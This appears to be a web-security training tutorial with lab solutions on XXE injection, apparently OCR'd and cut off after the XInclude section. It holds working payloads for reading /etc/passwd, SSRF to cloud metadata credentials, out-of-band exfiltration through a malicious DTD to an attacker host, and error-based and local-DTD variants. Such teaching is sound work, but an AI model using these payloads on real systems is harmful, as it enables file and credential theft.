
What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



XML entities

In this section, we'll explain some key features of XML that are relevant to understanding XXE vulnerabilities.

What is XML?

XML stands for "extensible markup language". XML is a language designed for storing and transporting data. Like HTML, XML uses a tree-like structure of tags and data. Unlike HTML, XML does not use predefined tags, and so tags can be given names that describe the data. Earlier in the web's history, XML was in vogue as a data transport format (the "X" in "AJAX" stands for "XML"). But its popularity has now declined in favor of the JSON format.

What are XML entities?

XML entities are a way of representing an item of data within an XML document, instead of using the data itself. Various entities are built in to the specification of the XML language. For example, the entities `<` and `>` represent the characters < and >. These are metacharacters used to denote XML tags, and so must generally be represented using their entities when they appear within data.

What is document type definition?

The XML document type definition (DTD) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items. The DTD is declared within the optional `DOCTYPE` element at the start of the XML document. The DTD can be fully self-contained within the document itself (known as an "internal DTD") or can be loaded from elsewhere (known as an "external DTD") or can be hybrid of the two.

What are XML custom entities?

XML allows custom entities to be defined within the DTD. For example:

```
<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>
```

This definition means that any usage of the entity reference `&myentity;` within the XML document will be replaced with the defined value: "`my entity value`".

What are XML external entities?

XML external entities are a type of custom entity whose definition is located outside of the DTD where they are declared.

The declaration of an external entity uses the `SYSTEM` keyword and must specify a URL from which the value of the entity should be loaded. For example:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-
website.com" > ]>
```

The URL can use the `file://` protocol, and so external entities can be loaded from file. For example:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM
"file:///path/to/file" > ]>
```

XML external entities provide the primary means by which XML external entity attacks arise.

XML external entity (XXE) injection

In this section, we'll explain what XML external entity injection is, describe some common examples, explain how to find and exploit various kinds of XXE injection, and summarize how to prevent XXE injection attacks.

What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

Read more
Learn about the XML format, DTDs, and external entities

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.

What are the types of XXE attacks?

There are various types of XXE attacks:

- Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application's response.

- Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
- Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
- Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

- Introduce (or edit) a `DOCTYPE` element that defines an external entity containing the path to the file.
- Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

This XXE payload defines an external entity `&xxe;` whose value is the contents of the `/etc/passwd` file and uses the entity within the `productId` value. This causes the application's response to include the contents of the file:

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

Note
With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test

each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.

Lab: Exploiting XXE using external entities to retrieve files

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:
   ```
   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
   ```
3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the contents of the `/etc/passwd` file.

Exploiting XXE to perform SSRF attacks

Aside from retrieval of sensitive data, the other main impact of XXE attacks is that they can be used to perform server-side request forgery (SSRF). This is a potentially serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.

To exploit an XXE vulnerability to perform an SSRF attack, you need to define an external XML entity using the URL that you want to target, and use the defined entity within a data value. If you can use the defined entity within a data value that is returned in the application's response, then you will be able to view the response from the URL within the application's response, and so gain two-way interaction with the back-end system. If not, then you will only be able to perform blind SSRF attacks (which can still have critical consequences).

In the following XXE example, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization's infrastructure:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

Lab: Exploiting XXE to perform SSRF attacks

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:
   ```
   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
   ```
3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
4. Iteratively update the URL in the DTD to explore the API until you reach `/latest/meta-data/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`.

Blind XXE vulnerabilities

Many instances of XXE vulnerabilities are blind. This means that the application does not return the values of any defined external entities in its responses, and so direct retrieval of server-side files is not possible.

Blind XXE vulnerabilities can still be detected and exploited, but more advanced techniques are required. You can sometimes use out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data. And you can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages.

What is blind XXE?

Blind XXE vulnerabilities arise where the application is vulnerable to XXE injection but does not return the values of any defined external entities within its responses. This means that direct retrieval of server-side files is not possible, and so blind XXE is generally harder to exploit than regular XXE vulnerabilities.

There are two broad ways in which you can find and exploit blind XXE vulnerabilities:

- You can trigger out-of-band network interactions, sometimes exfiltrating sensitive data within the interaction data.
- You can trigger XML parsing errors in such a way that the error messages contain sensitive data.

Detecting blind XXE using out-of-band (OAST) techniques

You can often detect blind XXE using the same technique as for XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"http://f2g9j7hhkax.web-attacker.com"> ]>
```

You would then make use of the defined entity in a data value within the XML.

This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful

There are two broad ways in which you can find and exploit blind XXE vulnerabilities:

- You can trigger out-of-band network interactions, sometimes exfiltrating sensitive data within the interaction data.
- You can trigger XML parsing errors in such a way that the error messages contain sensitive data.

Detecting blind XXE using out-of-band (OAST) techniques

You can often detect blind XXE using the same technique as for XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"http://f2g9j7hhkax.web-attacker.com"> ]>
```

You would then make use of the defined entity in a data value within the XML.

This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.

Lab: Blind XXE with out-of-band interaction

This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server (`burpcollaborator.net`).

Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:
   ```
   <!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> ]>
   ```
5. Replace the `productId` number with a reference to the external entity: `&xxe;`
6. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation**, you might be able to use XML parameter entities instead**. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First, the declaration of an XML parameter entity includes the percent character before the entity name:

```
<!ENTITY % myparameterentity "my parameter entity value"
>
```

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

```
%myparameterentity;
```

This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM
"http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

This XXE payload declares an XML parameter entity called `xxe` and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.

Lab: Blind XXE with out-of-band interaction via XML parameter entities

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server (`burpcollaborator.net`).
Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:
   ```
   <!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> %xxe; ]>
   ```
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Exploiting blind XXE to exfiltrate data out-of-band

Detecting a blind XXE vulnerability via out-of-band techniques is all very well, but it doesn't actually demonstrate how the vulnerability could be exploited. What an attacker really wants to achieve is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.

An example of a malicious DTD to exfiltrate the contents of the `/etc/passwd` file is as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM
'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `exfiltrate`. The `exfiltrate` entity will be evaluated by making an HTTP request to the attacker's web server containing the value of the `file` entity within the URL query string.
- Uses the `eval` entity, which causes the dynamic declaration of the `exfiltrate` entity to be performed.
- Uses the `exfiltrate` entity, so that its value is evaluated by requesting the specified URL.

The attacker must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver. For example, the attacker might serve the malicious DTD at the following URL:

```
http://web-attacker.com/malicious.dtd
```

Finally, the attacker must submit the following XXE payload to the vulnerable application:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

This XXE payload declares an XML parameter entity called `xxe` and then uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attacker's server and interpret it inline. The steps defined within the malicious DTD are then executed, and the `/etc/passwd` file is transmitted to the attacker's server.

Note

This technique might not work with some file contents, including the newline characters contained in the `/etc/passwd` file. This is because some XML parsers fetch the URL in the external entity definition using an API that validates the characters that are allowed to appear within the URL. In this situation, it might be possible to use the FTP protocol instead of HTTP. Sometimes, it will not be possible to exfiltrate data containing newline characters, and so a file such as `/etc/hostname` can be targeted instead.

Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the `/etc/hostname` file.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server (`burpcollaborator.net`).
Solution

1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Place the Burp Collaborator payload into a malicious DTD file:
```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```
4. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
5. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
6. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:
```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL">
%xxe;]>
```
7. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
8. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the `/etc/hostname` file.

Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.

You can trigger an XML parsing error message containing the contents of the `/etc/passwd` file using a malicious external DTD as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
%eval;
%error;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `error`. The `error` entity will be evaluated by loading a nonexistent file whose name contains the value of the `file` entity.
- Uses the `eval` entity, which causes the dynamic declaration of the `error` entity to be performed.
- Uses the `error` entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the `/etc/passwd` file.

Invoking the malicious external DTD will result in an error message like the following:

```
java.io.FileNotFoundException:
/nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Lab: Exploiting blind XXE to retrieve data via error messages

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

Solution

1. Click "Go to exploit server" and save the following malicious DTD file on your server:
   ```
   <!ENTITY % file SYSTEM "file:///etc/passwd">
   ```

```
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'file:///invalid/%file;'>">
%eval;
%exfil;
```

When imported, this page will read the contents of `/etc/passwd` into the `file` entity, and then try to use that entity in a file path.

2. Click "View exploit" and take a note of the URL for your malicious DTD.
3. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL">
%xxe;]>
```

You should see an error message containing the contents of the `/etc/passwd` file.

Exploiting blind XXE by repurposing a local DTD

The preceding technique works fine with an external DTD, but it won't normally work with an internal DTD that is fully specified within the `DOCTYPE` element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs. (Some parsers might tolerate it, but many do not.)

So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server.

In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.

This means that an attacker can employ the error-based XXE technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data. This technique was pioneered by Arseniy Sharoglazov, and ranked #7 in our top 10 web hacking techniques of 2018.

For example, suppose there is a DTD file on the server filesystem at the location `/usr/local/app/schema.dtd`, and this DTD file defines an entity called `custom_entity`. An attacker can trigger an XML parsing error message containing the contents of the `/etc/passwd` file by submitting a hybrid DTD like the following:

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM
"file:///usr/local/app/schema.dtd">
<!ENTITY % custom_entity '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `local_dtd`, containing the contents of the external DTD file that exists on the server filesystem.
- Redefines the XML parameter entity called `custom_entity`, which is already defined in the external DTD file. The entity is redefined as containing the error-based XXE exploit that was already described, for triggering an error message containing the contents of the `/etc/passwd` file.
- Uses the `local_dtd` entity, so that the external DTD is interpreted, including the redefined value of the `custom_entity` entity. This results in the desired error message.

Locating an existing DTD file to repurpose

Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.

For example, Linux systems using the GNOME desktop environment often have a DTD file at `/usr/share/yelp/dtd/docbookx.dtd`. You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd">
%local_dtd;
]>
```

After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.

Lab: Exploiting XXE to retrieve data by repurposing a local DTD

his lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the `/etc/passwd` file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.

Hint

Systems using the GNOME desktop environment often have a DTD at `/usr/share/yelp/dtd/docbookx.dtd` containing an entity called `ISOamso`.

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following parameter entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
```

```
]>
```
This will import the Yelp DTD, then redefine the `ISOamso` entity, triggering an error message containing the contents of the `/etc/passwd` file.

Finding hidden attack surface for XXE injection

Attack surface for XXE injection vulnerabilities is obvious in many cases, because the application's normal HTTP traffic includes requests that contain data in XML format. In other cases, the attack surface is less visible. However, if you look in the right places, you will find XXE attack surface in requests that do not contain any XML.

XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a `DOCTYPE` element. However, you might be able to use `XInclude` instead. `XInclude` is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an `XInclude` attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an `XInclude` attack, you need to reference the `XInclude` namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text"
href="file:///etc/passwd"/></foo>
```